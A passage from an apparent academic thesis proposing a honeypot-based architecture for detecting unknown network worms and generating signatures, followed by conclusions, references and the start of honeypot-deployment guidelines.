

Figure 6.1: Proposed worm detection system architecture.

The event-based worm detection approach is based on the method used by [45]. This method relies on a typical worm infection process, which is comprised of memory events, disk events and network events. A buffer overflow protection mechanism, like StackGuard [59], should be used to monitor the memory and create events in case of overflow attempts. A disk monitoring mechanism, like Kqueue [60], that checks for disk writings to specific parts of the hard drive, such as the registry or the `windows/system32` folder, should be used to create disk events. Outgoing traffic initiated by the honeypot themselves (such as UDP traffic or TCP packets with the SYN flag set) indicates that they are being used to initiate outgoing attacks, and should thus generate network events.

During each event the following data is recorded:

- The type of event – along with all relevant, captured data such as stack state for memory events, outgoing packet payload for network events and information about file changes for disk events.
- The operating system used on the honeypot, as well as the patch level.
- A trace file of network activity prior to the event.

Since the main focus of this system is to detect and create signatures for unknown worms, the need for further interaction with the infecting host is unnecessary when sufficient information about the attack has been recorded. While it is believed that a memory event, such as a buffer overflow, often is followed by other interesting events, an outgoing packet from the infected host (network event) indicates that the honeypot is either downloading the actual worm payload or have started scanning for new hosts to infect. At this point, it is therefore assumed that enough data has been recorded to enable a successful signature generation, and the virtual honeypot is immediately reset[6] [45]. Before the honeypot is reset, all events that have been generated on the honeypot are transferred to the Local Control Unit (LCU) for processing and signature generation. To ensure that no attacker can forge messages to the LCU to create invalid signatures, authentication and message encryption are required.

[6]This is also done to protect the system from unintentionally attacking other systems.

A final property of the honeypots is their ability to restart to support a different set of services and even a different operating system. This is done upon requests by the LCU to increase the chance of a given worm infecting the honeypots.

6.2.2 Local Control Unit

Some network administrators may not be willing to add the entire detection architecture in their network (e.g., due to lack of resources), but are still interested in protecting their production network against unknown worms. Due to this, it should be possible to incorporate a simplified version of the LCU that is only able to receive signature updates from the Global Control Unit (GCU) and use these in a NIPS to protect the production network. Evidently, these networks do not need the analysis part of LCU, nor the KA filter or the set of honeypots.

The remainder of this section presents the LCU as it should be used in a local network employing the entire worm detection mechanism.

Analysis Unit

The Analysis Unit's (AU) main task is to correlate the incoming honeypot events and create signatures for possible worms. When receiving new events from a honeypot, the following procedure is executed:

Step 1 The incoming events are stored in the log database and correlated with older events. If a similar chain of events has been received a certain number of times before, it is assumed that the events are caused by a worm and step 2 is carried out. If not, the events are simply stored and the AU returns to idle state.

Step 2 The network packets causing the same chain of events are compared. If a common substring (larger than a given threshold) is found between these traffic traces, a signature is created.

Step 3 Before storing the newly generated signature in the database, it is

compared with the already existing ones. It can then either be stored directly in the database as a new entry or help to improve one of the older ones. The signature is also categorized, as will be further elaborated in 6.2.6.

Communication Unit

The Communication Unit's (CU) main purpose is to exchange signatures with the GCU as well as issuing signature updates to the KA filter and NIPS. Updates are pushed from the CU to the local KA filter and NIPS every time a new signature is generated or improved. The KA filter and NIPS will in turn report the activity levels of each signature on a regular basis.

As in [43, 44], signatures are exchanged periodically between the local and global units. CU will receive signature updates from the GCU, and will also send signatures that have been frequently reported in the local network to the GCU, as further explained in 6.2.6. All communication to and from the CU must be authenticated and encrypted to ensure that only authorized signature updates are accepted.

Databases

The signature database is used to store locally generated as well as received signatures. The log database is used to store the logged events along with relevant data.

6.2.3 Known-Attack Filter

The main purpose of the KA filter is to look for known attacks (based on the signatures received from the LCU) in the traffic directed towards the honeypots. Inbound filtering is used to minimize the amount of data needed to be processed by the honeypots. The reasons for this are the significant processing overhead reported in some worm detection systems

(e.g., HoneyComb) and the desire to deploy as many virtual honeypots as possible with the available resources (e.g., HoneyStat). Because the goal of the system is to detect unknown worms, there is no reason why the honeypots should have to process any traffic where the outcome is already known. This functionality has, to the knowledge of the authors, never before been incorporated in a worm detection system.

The live traffic experiment conducted in this project showed that approximately 14 % of the incoming packets triggered alerts in Snort. Although this may not seem like a significant part, it is likely that the packets triggering alerts are quite resource demanding – especially for an event-based detection system, as used in the proposed architecture. In addition, the percentage share of packets being removed by the KA filter is likely to increase as the filter is updated with newly generated signatures.

Even though the honeypots are restarted following a network event, there is a risk that an advanced blackhat is able to escape the controlled environment in VMWare and thereby gain control of one of the machines hosting virtual honeypots. To minimize the effect in such a case, the KA filter should also be able to perform outbound filtering by blocking known attacks and deny any outbound connection establishment attempts, similar to the Honeywall[7] in the Honeynet Project's honeynet architecture [61, 62]. One might think that by denying the honeypots to establish any outbound connections, the possibility to download the worm payload for further analysis for worms utilizing a second channel as a propagation carrier, as discussed in 3.1.2, is lost. However, for the newly infected host to be able to know where to download the payload, it has to receive information regarding the location of the payload during the infection. That is, at the time when the infected honeypot attempts to establish a connection to download the worm payload, the information collected is already sufficient to download the payload at a later stage, either automatically by the LCU or manually by a forensics team. Thus, the blocking of the outbound connection attempt is appropriate.

[7]The KA filter is placed on the Data Link Layer, similar to the Honeywall, to avoid decrementing the TTL field in the IP header, and thereby reducing the chance of being fingerprinted.

In addition to the filtering mechanism, the KA filter receives signature updates from the LCU and is capable of reporting the activity level of these signatures to the LCU.

6.2.4 Network Intrusion Prevention System

The NIPS is placed in the system to protect the production network. It can filter traffic that is unwanted based on certain ports as specified by the network administrator, as well as traffic that have been declared malicious as a result of signature updates from the LCU. Similar to the KA filter, it is also possible for the NIPS to report back to the LCU on the activity level of the received signatures.

6.2.5 Global Control Unit

The GCU serves as a central signature storage and distribution unit. It receives signature updates from the distributed LCUs and is able to correlate received data from different locations to compose improved signatures. Based on the received data, it issues periodic updates to the LCUs. As the GCU is a potential single point-of-failure and the effects can be catastrophic if it is compromised, the requirements regarding security are strict. All communication between the GCU and LCUs should be authenticated and encrypted in order to avoid forged signature updates.

6.2.6 Signature Updates

To avoid flooding the GCU with new signatures each time a signature is generated in the local network, a signature categorization, as depicted below, is introduced.

Category 1 Received from the GCU

Category 2 Several instances reported locally

Category 3 A few instances (up to a certain threshold) reported locally

Category 4 No longer active (on a global basis)

Newly generated signatures are tagged as Category 3 by the AU, as they have not been seen more than once in the local network. Signatures that are improved upon the reception of new events are marked as Category 2. This is also the case for Category 3 signatures that are reported frequently by the KA filter and NIPS in the local network. These signatures will be reported to the GCU when the next signature update is sent.

The signatures received by the GCU are labeled Category 1. The fact that these signatures have been reported by the GCU indicates that the worms they identify have been frequently detected by several LCUs. The local activity levels of these Category 1 signatures are reported back to the GCU in each signature update. If one of these signatures is rarely reported as active, the GCU will mark it as Category 4 in the next signature update. This informs the LCUs that the worm identified by this signature is no longer active on a global basis. However, if this worm is active in the local network, the LCU is still able to issue the signature to the NIPS to protect the local production systems.

6.3 Discussion

As already argued in the previous sections, the proposed worm detection system architecture has several advantageous properties. It is, however, equally important to identify potential limitations of this architecture.

6.3.1 Security Risks

The fact that the detection sensors used in this architecture are high-interaction honeypots makes it possible for a blackhat to assume total control of one or several of them. Further, it may be possible for an advanced blackhat to escape the virtual machine hosted by VMWare, and thereby gain control of the honeypot host. Although the outbound filtering performed by the KA filter should block known, malicious packets and stop any attempts to set up

connections, the worm detection system can be disabled if all the honeypot hosts have been compromised. Thus, there may be a need for regular human supervision to ensure that this has not happened.

6.3.2 Fingerprinting

As described in 6.2.1, the honeypots are reset upon each generated network event, the purpose being to minimize the risk of outgoing attacks. This behavior is characteristic for the system, and may increase the chance that the architecture is fingerprinted by blackhats. It may also be possible to fingerprint the architecture based on the behavior of VMWare, as discussed in [45].

The introduction of the KA filter may increase the risk of the system being fingerprinted. A blackhat may become suspicious when experiencing that unreported exploits may only work a couple of times before being blocked. The outbound filtering may also increase the chance of the system being fingerprinted. However, since the filter does not decrement the TTL field in the IP header, it is difficult for a blackhat to determine if attacks are dropped by a KA filter or by other network filtering elements in the transmission path.

It may be argued that fingerprinting have no affect on the system's ability to detect worms since most worms scan for vulnerable hosts at random. However, future worms may incorporate a *non-hitlist* that explicitly instructs the worm which hosts not to infect.

It is possible to decrease the risk of being fingerprinted at the expense of increasing the blackhats' possibilities to do damage. This would result in a need for an even more extensive supervision of the honeypot system.

6.3.3 Single Point-of-Failure

As in all centrally connected architectures, there is a potential single point-of-failure. If the GCU is exposed to some kind of attack, the consequences could be severe. In case of a DoS attack against the GCU, it would be

impossible for the LCUs to exchange signatures with each other. However, the local networks incorporating the entire worm detection functionality[8] are still able to protect their production networks as soon as the signature has been generated locally. It is possible to reduce the consequences of a GCU being attacked by keeping GCU replicas distributed in the network.

If the GCU is compromised, the attacker could spread false signatures and even mark legitimate signatures as Category 4 (no longer active). To minimize the chance of this, the GCU should be placed in a highly secure location and should accept no traffic except the authenticated and encrypted sessions with the LCUs.

[8] As argued in 6.2.2, it should be possible to receive the signature updates from the GCU without incorporating the worm detection mechanism in the local network. These local networks will not be able to protect their production network against unknown worms in case of a DoS attack directed towards the GCU.

Chapter 7

Conclusions

One goal of this project was to study existing worm propagation models and conduct simulations using these to model the spreading of computer worms. The Code Red I v2 worm was simulated using three existing models, and the results were compared to data collected from the actual worm outbreak. The results showed that the propagation of a worm can be quite accurately described by such worm propagation models. However, the simulations also concluded that the results are not only based on the propagation model used, but also rely heavily on the values of the model parameters. As of yet, the process of accurately determining these parameters cannot be carried out prior to a worm outbreak.

The honeypot setup installed at NTNU was extended to incorporate the pattern-matching worm detection mechanism HoneyComb. The existing source code was altered to compensate a limitation discovered in the way HoneyComb treats UDP packets, and two short as well as one longer experiment were conducted. The overall goal of the experiments was to evaluate the effectiveness and reliability of this worm detection mechanism.

The nonfunctional LCS algorithm discovered in the polymorphic payload experiment has affected HoneyComb's ability to generate correct signatures. The consequences are thoroughly described and considered during the data analysis. It is, however, difficult to accurately quantify the actual influence

of the non-functional LCS algorithm on the experimental results.

The experiments showed that honeypots can be used to detect network worms. During the experiment on the two unfiltered subnetworks, HoneyComb generated signatures for the Slammer, Doomjuice, and Dabber worm. At the same time, there seemed to be a large amount of false positives among the generated signatures. Only 10 % of the unique signatures generated are based on traffic identified as worm traffic. It is likely that the troubles with HoneyComb may have been a contributing factor to the large number of false positives.

Based on the study of existing worm detection systems and the experiences from the experiments conducted in this project, a system architecture for detection of unknown worms is proposed. The architecture is based on a combination of the existing worm detection architectures Sweetbait [43, 44] and HoneyStat [45].

The proposed architecture introduces the use of a Known-Attack (KA) filter. The main purpose of this filter is to remove known attacks from the traffic directed towards the honeypots in order to reduce the amount of traffic needed to be processed by the honeypot sensors. The data from the live traffic experiment conducted in this project showed that 14 % of the inbound traffic triggered alerts in Snort. It is, however, likely that the KA filter is able to remove a considerably larger amount of the traffic as it receives continuous updates from the Local Control Unit (LCU) with newly generated signatures. In addition, the KA filter is able to perform outbound filtering to reduce the chance that the honeypots are being used to attack other systems, as well as to report the activity level of the signatures to the LCU.

Chapter 8

Further Work

In this chapter, some suggestions to further work regarding worm detection using honeypots are given.

- The experiments in this thesis should be conducted with an improved version of HoneyComb. The results of these experiments could be compared to the results presented in this thesis. Following a more stable version of Flowreplay, it is even possible to replay the traffic dumps captured during the experiments of this project.
- Longer experiments could be conducted with an improved version of Honeycomb in order to provide a better statistical foundation to base the conclusions upon.
- Further studies on the proposed worm detection architecture could be carried out. Possible objectives of such a project could be to create a proof-of-concept followed by experiments and a possible implementation of the entire architecture.
- A project aimed at further development of existing worm propagation models could be carried out. An objective could be to accurately determine the parameters used in these models in order to achieve more realistic simulations.
- A project devoted to detecting weaknesses in widely used honeypots

systems, e.g., by attempting to fingerprint existing honeypot solutions, could be carried out. This may help reveal weaknesses and the need for improvements of the honeypot technology.

References

[1] ISO/IEC. ISO/IEC 13335 - Information Technology - Guidelines for management of IT Security. 2001.

[2] David Moore, Colleen Shannon, and Jeffery Brown. Code-Red: a case study on the spread and victims of an Internet worm. 2002. `http://www.caida.org/publications/papers/2002/codered/codered.pdf`.

[3] David Moore, Vern Paxson, Stefan Savage, Colleen Shannon, Stuart Staniford, and Nicholas Weaver. Inside the Slammer Worm. *IEEE Security and Privacy*, 1(4):33–39, 2003. `http://www-cse.ucsd.edu/~savage/papers/IEEESP03.pdf`.

[4] Mona Elisabeth Østvang. Using honeynet as an information source in a business perspective: What are the benefits and what are the risks? Master's thesis, Department of Telematics, Norwegian University of Science and Technology, 2004.

[5] Christian Larsen. Using honeypots to document the threats from the blackhat-community. Master's thesis, Department of Telematics, Norwegian University of Science and Technology, 2005.

[6] Dag Christoffersen and Jonny Mauland. Honeypots: Studying Malicious Traffic on the Internet. Minor Thesis, Department of Telematics, Norwegian University of Science and Technology, 2005.

[7] Clifford Stoll. *The Cuckoo's Egg*. New York: Pocket Books Nonfiction, 1990.

[8] William R. Cheswick. An Evening with Berferd in Which a Cracker is Lured, Endured, and Studied. 1991. `http://www.clusit.it/whitepapers/berferd.pdf`.

[9] Lance Spitzner. *The Honeypot Project: Tracking Hackers*. Addison-Wesley, 2003.

[10] Niels Provos. A Virtual Honeypot Framework. 2003. `http://www.citi.umich.edu/techreports/reports/citi-tr-03-1.pdf`.

[11] Reto Baumann and Christian Plattner. Honeypots. 2002. http://www.inf.ethz.ch/personal/plattner/pdf/whitepaper.pdf.

[12] Laurent Oudot. Fighting Internet Worms With Honeypots. 2003. http://www.securityfocus.com/infocus/1740.

[13] Lance Spitzner. The honeynet project: Trapping the hackers. *IEEE Security & Privacy*, vol. 1, no. 2:15–23, 2003. http://web.cs.swarthmore.edu/~kuperman/cs97/papers/spitzner2003honeynet.pdf.

[14] John Brunner. *Shockwave Rider*. Del Rey, 1975.

[15] Jose Nazario. *Defense and Detection Strategies against Internet Worms*. Artech House, 2004.

[16] Mark Eichin and Jon Rochlis. With Microscopes and Tweezers: An Analysis of the Internet Virus of November 1988. 1989. http://www.deter.com/unix/papers/internet_worm.pdf.

[17] Nicholas Weaver, Vern Paxson, Stuart Staniford, and Robert Cunningham. A Taxonomy of Computer Worms. 2003. http://www.cs.unc.edu/~jeffay/courses/nidsS05/attacks/paxson-worm-taxonomy03.pdf.

[18] William Stallings. *Network Security Essentials*. Pearson Education, 2003.

[19] James C. Frauenthal. *Mathematical Modeling in Epidemiology*. Springer-Verlag, 1980.

[20] David Moore, Colleen Shannon, Geoffrey M. Voekler, and Stefan Savage. Internet Quarantine: Requirements for Containing Self-Propagating Code. 2003. http://www.lens.cs.fsu.edu/seminars/fall05/moore-internet-quarantine.pdf.

[21] Cliff Changchun Zou, Weibo Gong, and Don Towsley. Code Red Worm Propagation Modeling and Analysis. 2002. http://tennis.ecs.umass.edu/~czou/research/codered.pdf.

[22] Andrew S. Tanenbaum. *Computer Networks*. Pearson Education, 4th edition, 2003.

[23] James Cowie, Andy I. Ogielski, BJ Premore, and Yougu Yuan. Internet worms and global routing instabilities. 2002. http://www.renesys.com/tech/presentations/pdf/renesys-spie2002.pdf.

[24] C. Onwubiko, A.P. Lenaghan, and L. Hebbes. An Improved Worm Mitigation Model for Evaluating the Spread of Aggressive Network Worms. 2005. http://cism.kingston.ac.uk/ncg/research/

publications/2005/Eurocon2005/Worm/Worm_Modelling_Eurocon_Cyril%20Onwubiko_Submission.pdf.

[25] Erika Rice. The Effect of Infection Time on Internet Worm Propagation. 2004. http://www.cs.washington.edu/homes/erice/worm/worm-paper.pdf.

[26] Zesheng Chen, Lixin Gao, and Kevin Kwiat. Modeling the Spread of Active Worms. *IEEE Infocom 2003*, 2003. http://www.ieee-infocom.org/2003/papers/46_03.PDF.

[27] CERT Coordination Center. Code Red Worm Exploiting Buffer Overflow in IIS Indexing Service. *CERT Advisory CA-2001-19*, 2001. http://www.cert.org/advisories/CA-2001-19.html.

[28] CERT Coordination Center. Buffer Overflow In IIS Indexing Service DLL. *CERT Advisory CA-2001-13*, 2001. http://www.cert.org/advisories/CA-2001-13.html.

[29] John Viega and Gary McGraw. *Building Secure Software*. Addison-Wesley, 2002.

[30] CERT Coordination Center. Code Red II: Another Worm Exploting Buffer Overflow In IIS Indexing Service DLL. *CERT Incident Note IN-2001-09*, 2001. http://www.cert.org/incident_notes/IN-2001-09.html.

[31] CERT Coordination Center. Nimda Worm. *CERT Advisory CA-2001-26*, 2001. http://www.cert.org/advisories/CA-2001-26.html.

[32] CERT Coordination Center. MS-SQL Server Worm. *CERT Advisory CA-2003-04*, 2003. http://www.cert.org/advisories/CA-2003-04.html.

[33] Paul Boutin. Slammed! An inside view of the worm that crashed the Internet in 15 minutes. 2003. http://www.wired.com/wired/archive/11.07/slammer_pr.html.

[34] CERT Coordination Center. Buffer Overflow in Microsoft RPC. *CERT Advisory CA-2003-16*, 2003. http://www.cert.org/advisories/CA-2003-16.html.

[35] CERT Coordination Center. W32/Blaster worm. *CERT Advisory CA-2003-20*, 2003. http://www.cert.org/advisories/CA-2003-20.html.

[36] Drew Copley, Riley Hassell, Barnaby Jack, Karl Lynn, Ryan Permeh, and Derek Soeder. ANALYSIS: Blaster Worm. *eEye Digital Security*, 2003. http://www.eeye.com/html/research/advisories/AL20030811.html.

[37] Edward Skoudis. The Worm Turns. *Information Security Magazine*, 2002. http://infosecuritymag.techtarget.com/2002/jul/wormturns.shtml.

[38] Christopher Kruegel, Engin Kirda, Darren Mutz, William Robertson, and Giovanni Vigna. Polymorphic Worm Detection Using Structural Information of Executables. *In 8th International Symposium on Recent Advances in Intrusion Detection (RAID)*, 2005. http://www.infosys.tuwien.ac.at/staff/ek/papers/raid05_polyworm.pdf.

[39] Oleg Kolesnikov and Wenke Lee. Advanced Polymorphic Worms: Evading IDS by Blending in with Normal Traffic. 2004. http://www.cc.gatech.edu/~ok/w/ok_pw.pdf.

[40] Stuart Staniford, Gary Grim, and Roelof Jonkman. Flash Worms: Thirty Seconds to Infect the Internet. 2001. http://richie.idc.ul.ie/eoin/SILICON%20DEFENSE%20-%20Flash%20Worm%20Analysis.htm.

[41] Brandon Wiley. Curious Yellow: The First Coordinated Worm Design. 2002. http://blanu.net/curious_yellow.html.

[42] Christian Kreibich and Jon Crowcroft. Honeycomb - Creating Intrusion Detection Signatures Using Honeypots. In *Proceedings of the Second Workshop on Hot Topics in Networks (Hotnets II)*, 2003. http://www.cl.cam.ac.uk/~cpk25/publications/honeycomb-hotnetsII.pdf.

[43] Georgios Portokalidis. Zero Hour Worm Detection and Containment Using Honeypots. Master's thesis, Leiden University, 2004. http://www.few.vu.nl/~porto/msc_thesis.pdf.

[44] Georgios Portokalidis and Herbert Bos. SweetBait: Zero-Hour Worm Detection and Containment Using Honeypots. 2005. http://www.cs.vu.nl/~herbertb/papers/sweetbait-ir-cs-015.pdf.

[45] David Dagon, Xinzhou Qin, Guofei Gu, Wenke Lee, Julian Grizzard, John Levine, and Henry Owen. HoneyStat: Local Worm Detection Using Honeypots. 2004. http://www.cc.gatech.edu/~wenke/papers/honeystat.pdf.

[46] James Riordan, Diego Zamboni, and Yann Duponchel. Billy Goat, an Accurate Worm-Detection System (Revised Version). 2005. http://domino.watson.ibm.com/library/CyberDig.nsf/398c93678b87a12d8525656200797aca/d7c39a9a2e73d870852570060051dfed?OpenDocument.

[47] Sumeet Singh, Cristian Estan, George Varghese, and Stefan Savage. The EarlyBird System for Real-time Detection of Unknown

Worms. 2003. http://www.cs.unc.edu/~jeffay/courses/nidsS05/signatures/savage-earlybird03.pdf.

[48] P. Akritidis, K. Anagnostakis, and E. P. Markatos. Efficient Content-Based Detection of Zero-Day Worms. In *Proceedings of the International Conference on Communications (ICC 2005)*, 2005. http://dcs.ics.forth.gr/Activities/papers/icc2005.pdf.

[49] Ke Wang, Gabriela Cretu, and Salvatore J. Stolfo. Anomalous Payload-based Worm Detection and Signature Generation. 2005. http://worminator.cs.columbia.edu/papers/2005/raid-cut4.pdf.

[50] Cliff Changchun Zou, Lixin Gao, Weibo Gong, and Don Towsley. Monitoring and Early Warning for Internet Worms. In *Proceedings of 10th ACM Conference on Computer and Communications Security (CCS'03)*, 2003. http://tennis.ecs.umass.edu/~czou/research/monitoringEarlyWarning.pdf.

[51] Xinzhou Qin, David Dagon, Guofei Gu, Wenke Lee, Mike Warfield, and Pete Allor. Worm Detection Using Local Networks. Technical report, College of Computing, Georgia Tech, 2004. http://www-static.cc.gatech.edu/people/home/xinzhou/TR_CoC_04.pdf.

[52] K. G. Anagnostakis, S. Sidiroglou, P. Akritidis, K. Xinidis, E. Markatos, and A. D. Keromytis. Detecting Targeted Attacks Using Shadow Honeypots. 2005. http://www1.i2r.a-star.edu.sg/~kostas/papers/sec05-replay.pdf.

[53] Bharath Madhusudan and John Lockwood. Design of a System for Real-Time Worm Detection. 2004. http://www.hoti.org/hoti12/program/papers/2004/paper4.2.pdf.

[54] William R. Cheswick. The Design of a Secure Internet Gateway. In *Proceedings of the Usenix Summer 90 Conference*, 1990. http://www.cheswick.com/ches/papers/gateway.ps.

[55] Christian Kreibich. Personal correspondence, March-May 2006.

[56] CERT Coordination Center. Exploitation of unprotected windows networking shares. *CERT Incident Note IN-2000-02*. http://www.cert.org/incident_notes/IN-2000-02.html.

[57] Kenneth H. Rosen. *Discrete Mathematics and its Applications*. McGraw-Hill, 1999.

[58] Arno Wagner and Bernhard Plattner. Entropy Based Worm and Anomaly Detection in Fast IP Networks. 2005. http://www.tik.ee.ethz.ch/~ddosvax/publications/papers/wetice05_entropy.pdf.

[59] Crispin Cowan, Calton Pu, Dave Maier, Heather Hinton, Jonathan Walpole, Peat Bakke, Steve Beattie, Aaron Grier, Perry Wagle, and Qian Zhang. StackGuard: Automatic Adaptive Detection and Prevention of Buffer-Overflow Attacks. 1998. http://www.usenix.net/publications/library/proceedings/sec98/full_papers/cowan/cowan.pdf.

[60] Jonathan Lemon. Kqueue: A Generic and Scalable Event Notification Facility. 2001. http://people.freebsd.org/~jlemon/papers/kqueue.pdf.

[61] The Honeynet Project. Know Your Enemy: Honeynets. 2002. http://www.honeynet.org/papers/honeynet/.

[62] The Honeynet Project. Know Your Enemy: GenII Honeynets. http://www.honeynet.org/papers/gen2/.

Web References

[ACI] ACID. http://acidlab.sourceforge.net/ (Last visited 21.06.2006).

[BAS] BASE. http://secureideas.sourceforge.net (Last visited 21.06.2006).

[CAI] CAIDA. http://www.caida.org (Last visited 21.06.2006).

[CAI01] CAIDA. The code red v2 propagation, 2001. http://www.caida.org/analysis/security/code-red/gifs/cumulative-ts.gif (Last visited 21.06.2006).

[CER] CERT. http://www.cert.org (Last visited 21.06.2006).

[Data] Snort Signature Database. Web-iis view source via translate header. http://www.snort.org/pub-bin/sigs.cgi?sid=1042 (Last visited 21.06.2006).

[Datb] Snort Signature Database. Web-misc webdav search access. http://www.snort.org/pub-bin/sigs.cgi?sid=1070 (Last visited 21.06.2006).

[Deb] GDB: The GNU Project Debugger. http://www.gnu.org/software/gdb/ (Last visited 21.06.2006).

[Eth] Ethereal. http://www.ethereal.com (Last visited 21.06.2006).

[Flo] Flowreplay. http://tcpreplay.synfin.net/trac/wiki/flowreplay (Last visited 21.06.2006).

[Gro04] LURHQ Threat Intelligence Group. Dabber worm analysis, 2004. http://www.lurhq.com/dabber.html (Last visited 21.06.2006).

[Hona] Honeyd. http://www.honeyd.org (Last visited 21.06.2006).

[Honb] Honeynet. http://www.honeynet.org (Last visited 21.06.2006).

[LaB] LaBrea. http://labrea.sourceforge.net (Last visited 21.06.2006).

WEB REFERENCES

[Mat] Matlab. http://www.mathworks.com/products/matlab/ (Last visited 21.06.2006).

[myN] myNetWatchman. Newbiero infection attempt via open file share. http://www.mynetwatchman.com/kb/security/research/newbieroshare.htm (Last visited 21.06.2006).

[myN02] myNetWatchman. Windows popup spam, 2002. http://www.mynetwatchman.com/kb/security/articles/popupspam/ (Last visited 21.06.2006).

[Neta] Netdude. http://netdude.sourceforge.net (Last visited 21.06.2006).

[Netb] Netfilter. http://www.netfilter.org (Last visited 21.06.2006).

[Oin] Oinkmaster. http://oinkmaster.sourceforge.net (Last visited 21.06.2006).

[Pac] PackETH. http://packeth.sourceforge.net (Last visited 21.06.2006).

[pap] Phrack paper. http://www.phrack.org/fakes/p62/p62-0x07.txt (Last visited 21.06.2006).

[pay] Code Red II payload. http://www.linklogger.com/coderedii.htm (Last visited 21.06.2006).

[sli] HoneyComb slides. http://www.cl.cam.ac.uk/~cpk25/honeycomb/honeycomb-slides.pdf (Last visited 21.06.2006).

[Sno] Snort. http://www.snort.org (Last visited 21.06.2006).

[Sym04a] Symantec. W32.gobot.a, 2004. http://securityresponse.symantec.com/avcenter/venc/data/w32.gobot.a.html (Last visited 21.06.2006).

[Sym04b] Symantec. W32.hllw.doomjuice, 2004. http://securityresponse.symantec.com/avcenter/venc/data/w32.hllw.doomjuice.html (Last visited 21.06.2006).

[Tcp] Tcpdump. http://www.tcpdump.org (Last visited 21.06.2006).

[VMW] VMWare. http://www.vmware.com (Last visited 21.06.2006).

Appendix A

Guidelines for use of the Honeypots

Before deploying a honeypot, it is important to thoroughly consider the design of the honeypot system. If the system is implemented and configured incorrectly, it could potentially be used to severely damage other systems.

In addition to evaluating the honeypot design prior to deployment, maintaining the honeypot is equally important in order to achieve its full potential. Honeypot maintenance includes the use of alert mechanisms and response policies. In addition, keeping the honeypot updated is essential [9].

The guidelines developed here will be used as a reference throughout this project in order to minimize the risk that the honeypots are exploited by a blackhat. These guidelines are extensions of the guidelines originally developed by Christian Larsen in his master's thesis [5] and further developed in [6].

A.1 Implementation

After deciding the purpose of the honeypot, it is essential to choose an appropriate interaction level. The larger the level of interaction, the greater the possibility to capture useful information from an attack. However, the increased level of interaction leads to increased complexity, and thereby increased risk. Hence, the lowest interaction level that satisfies the purpose of the honeypot should be chosen.

To help minimize complexity, a marginal kernel and set of services should be installed and run on the honeypot system.

For research honeypots, which are used in this project, it is vital that the system is not used to attack other non-honeypot systems. A low-interaction honeypot cannot be captured and used by a blackhat to launch attacks against other systems. This is ensured by the use of a firewall with a default drop policy.

Another essential area of a research honeypot is the data capture. The honeypot should generally be configured to capture as much information as possible. Even though information may not seem useful at the time, it may be of importance later when the analysis is to be performed. Redundancy should be used in data capturing in case one or several of the mechanisms are unable to capture the information. Traffic dumps, various alerts and service logs are examples of captured information [9].

A.2 Maintenance

A.2.1 Supervision and Alert Mechanisms

An important part of the supervision is the use of alert mechanisms. An alert is reported when traffic that is believed to be malicious is observed by the alert mechanisms. However, because alert mechanisms cannot be trusted to detect all possible attacks, there may be a need for human supervision.

The level of supervision required in addition to alert mechanisms is largely determined by the interaction level of the honeypot. All the honeypots used in this project are low-interaction.

A low-interaction system can run unsupervised, but the alerts and host system logs should be inspected at least every day to check for attempted attacks against the hosts or sensors, or data poisoning.

A.2.2 Reaction Policy

